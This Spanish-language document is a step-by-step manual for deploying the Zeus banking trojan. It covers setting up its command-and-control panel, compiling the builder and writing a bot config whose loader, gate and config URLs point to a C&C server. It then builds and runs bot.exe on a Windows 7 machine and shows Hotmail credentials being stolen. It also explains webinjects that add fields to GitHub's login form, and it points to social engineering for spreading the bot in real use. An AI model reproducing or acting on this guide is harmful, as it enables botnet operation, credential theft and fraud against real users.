

Documentación técnica y Manual de usuario


Instalación:

Es necesario instalar un servidor y un gestor de base de datos, se usó xampp para ello; se omitirá la instalación.

Iniciamos apache y mysql.



Creamos una nueva base llamada Zeus:



Copiamos los archivos:

```
../install/  
../system/  
../theme/  
Cp.php , gate.php , index.php
```

Al servidor en ../xampp/htdocs/zeus/



Ingresamos a localhost/Zeus/install/ en algún navegador:

The screenshot shows a web browser window with the address bar displaying 'localhost/zeus/install/index.php'. The page title is 'Control Panel 2.0.8.9 Installer'. Below the title, there is a message: 'This application install and configure your control panel on this server. Please type settings and press 'Install''. The form contains several sections:

- Installation steps:** A list showing 'Connecting to MySQL as 'zeususer''.
- Root user:** Fields for 'User name: (1-20 chars): zeususer' and 'Password (6-64 chars): zeuszeus'.
- MySQL server:** Fields for 'Host: localhost', 'User: root', 'Password:', and 'Database: test'.
- Local folders:** A field for 'Reports: reports'.
- Options:** Fields for 'Online bot timeout: 25' and 'Encryption key (1-255 chars): 123456'. There are two checkboxes: 'Enable write reports to database.' (checked) and 'Enable write reports to local path.' (unchecked).

At the bottom right of the form is a button labeled '-- Install --'.

Instalamos:

The screenshot shows the Zeus Control Panel 2.0.8.9 Summary statistics page. The browser address bar displays 'localhost/zeus/cp.php?m=home'. The page title is 'CP :: Summary statistics'. The page is divided into several sections:

- Information:** Displays 'Current user: zeususer', 'GMT date: 04.06.2016', and 'GMT time: 09:59:43'.
- Statistics:** Includes a 'Summary' link and a table with the following data:

Information	Value
Total reports in database:	0
Time of first activity:	-
Total bots:	0
Total active bots in 24 hours:	0% - 0
Minimal version of bot:	0.0.0.0
Maximal version of bot:	0.0.0.0
- Botnet:** Includes links for 'Bots' and 'Scripts'.
- Reports:** Includes links for 'Search in database', 'Search in files', and 'Jabber notifier'.
- System:** Includes links for 'Information', 'Options', 'User', 'Users', and 'Logout'.

At the bottom right, there is a section for 'Current botnet: [All]' with a '>>' button. Below this is an 'Actions:' section with a 'Reset "New bots"' button. At the bottom, there are two boxes: 'New bots (0)' and 'Online bots (0)', both showing '-- Empty --'.

Compilando Zeus:

Se necesita tener instalado Visual Studio en la versión 10 o mayor (los pasos de instalación se omitirán).

Además, es necesario modificar algunas rutas en:

buildconfig.php


Estas son:

\$dir['vcddlls']


\$dir['vc']

\$dir['sdk']

De manera que coincidan con la instalación actual:



Una vez hecho lo anterior ejecutamos make_full.cmd



Después de lo anterior el contenido de la carpeta builder debe ser:

Nombre	Fecha de modifica...	Tipo	Tamaño
config.txt	16/12/2015 9:35	Documento de tex...	1 KB
webinjects.txt	14/04/2011 16:07	Documento de tex...	70 KB
zsb.exe	12/06/2016 17:09	Aplicación	115 KB

Ahora definimos los parámetros en el archivo config.txt de acuerdo a la ip del CC.


```
entry "StaticConfig"
;botnet "btn1"
timer_config 60 1
timer_logs 1 1
timer_stats 20 1
url_config "http://192.168.0.13/zeus/config.bin"
remove_certs 1
disable_tcpserver 0
encryption_key "123456"
end

entry "DynamicConfig"
url_loader "http://192.168.0.13/zeus/bot.exe"
url_server "http://192.168.0.13/zeus/gate.php"
file_webinjects "webinjects.txt"
entry "AdvancedConfigs"
; "http://192.168.0.13/zeus/config.bin"
end
entry "WebFilters"
"!*.microsoft.com/*"
"!http://*myspace.com*"
"https://www.gruposantander.es/*"
"!http://*odnoklassniki.ru/*"
"!http://vkontakte.ru/*"
"@*/login.osmp.ru/*"
"@*/atl.osmp.ru/*"
end
entry "WebDataFilters"
; "http://mail.rambler.ru/*" "passw;login"
end
entry "WebFakes"
; "http://www.google.com" "http://www.yahoo.com" "GP" ""
end
end


Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::dd86:e88f:f4cd:7e71%13
Dirección IPv4. . . . . : 192.168.0.13
Máscara de subred . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 192.168.0.1
```

Ejecutamos zsb.exe para construir el bot:

Creamos el archivo config.bin dando clic a build the bot configuration , creamos el exe dando clic a build the bot executable.




Copiamos bot.exe y config.bin al server: ahora es posible distribuirlo.




Utilizamos una maquina Windows7 para hacer las pruebas;


Primero descargamos el archivo bot.exe desde el servidor (en una situación real es necesario utilizar ingeniería social: fake apps, wrappers, downloaders , etc).



Cedemos los permisos:



En el CC podemos ver que se ha conectado un nuevo bot:




The screenshot shows the Zeus botnet control panel interface. The left sidebar contains a navigation menu with sections: Information, Statistics, Botnet, Reports, and System. The main content area displays 'CP :: Summary statistics'. Under the 'Information' section, it shows: Current user: zeususer, GMT date: 04.06.2016, GMT time: 10:04:54. The 'Statistics' section has a 'Summary' link. The 'Botnet' section has links for 'Bots' and 'Scripts'. The 'Reports' section has links for 'Search in database', 'Search in files', and 'Jabber notifier'. The 'System' section has links for 'Information', 'Options', 'User', 'Users', and 'Logout'. On the right, there is a table of statistics:

Information	
Total reports in database:	1
Time of first activity:	04.06.2016 10:04:28
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	2.0.8.9
Maximal version of bot:	2.0.8.9

Below the table, there is a 'Current botnet' dropdown menu set to '[All]' and a '>>' button. An 'Actions' section contains a 'Reset "New bots"' button. At the bottom, there are two boxes: 'New bots (1)' showing '1' and 'Online bots (1)' showing '1'.

Ahora podemos probar la funcionalidad la maquina Windows 7:



Por ejemplo ingresando credenciales en Hotmail:




The screenshot shows a Windows 7 desktop with the Internet Explorer browser open to the Microsoft login page. The address bar shows 'https://login.live.com/login.srf?wa=wsignin1.0&uvsnv=1'. The page title is 'Iniciar sesión - Windows Internet Explorer'. The main content area has the heading 'Iniciar sesión' and the text 'Use su cuenta de Microsoft.' Below this, there is a text input field containing 'test@hotmail.com' and a password input field with masked characters. A checkbox labeled 'Mantener la sesión iniciada' is present. A blue 'Iniciar sesión' button is at the bottom. Below the button, there are links: '¿No tiene una cuenta? Cree una.', 'He olvidado mi contraseña', and 'Inicia sesión con un código de un solo uso'.

Una vez que se hace clic en iniciar sesión podemos ver el reporte en el CC

Para eso vamos a la sección de reportes y seleccionamos la opción ver como texto plano:



Podemos ver que se registraron correctamente las credenciales:



Uso de Webinjects:

Inyectar código en alguna pagina es sencillo;

Tenemos que definir la entrada en el archivo webinjects.txt

Esta tiene la estructura:


```
set_url https://github.com/login GP

data_before
name="password" tabindex="2" type="password" />
data_end
data_inject
<tr><td>Phone:</td><td><input type="text" name="phonenumner"
id="phonenumner"/></td></tr>
data_end
data_after
data_end
```

donde:

set url:	Es la dirección donde se inyectara
GP:	Indica que tomara los datos enviados por GET y POST.
data_before:	Indica la expresión regula que ira antes de la inyección
data_end:	Cierre de bloque.
data_inject:	Indica que código se inyectara; aquí puede ir html o javascript (no se si algún lenguaje mas).
data_end:	Cierre de bloque
data_after:	El código que ira después de la inyección.
data_end:	Cierre de bloque.


Es importante notar que los bloques se definen con expresiones regulares.



```
Node.java X primeraPrac.py X Printer.java X SemanticVisitor.java X webinjects.txt X
237
238 set_url https://github.com/login GP
239
240 data_before
241 name="password" tabindex="2" type="password" />
242 data_end
243 data_inject
244 <tr><td>Phone:</td><td><input type="text" name="phonenumner" id="phonenumner"/></td></tr>
245 data_end
246 data_after
247 data_end
248
249
<
línea: 247 / 249 col: 8 sel: 0 INS TAB mode: CRLF codificación: CP1252 tipo de archivo: Ninguno ámbito: desconocido
```

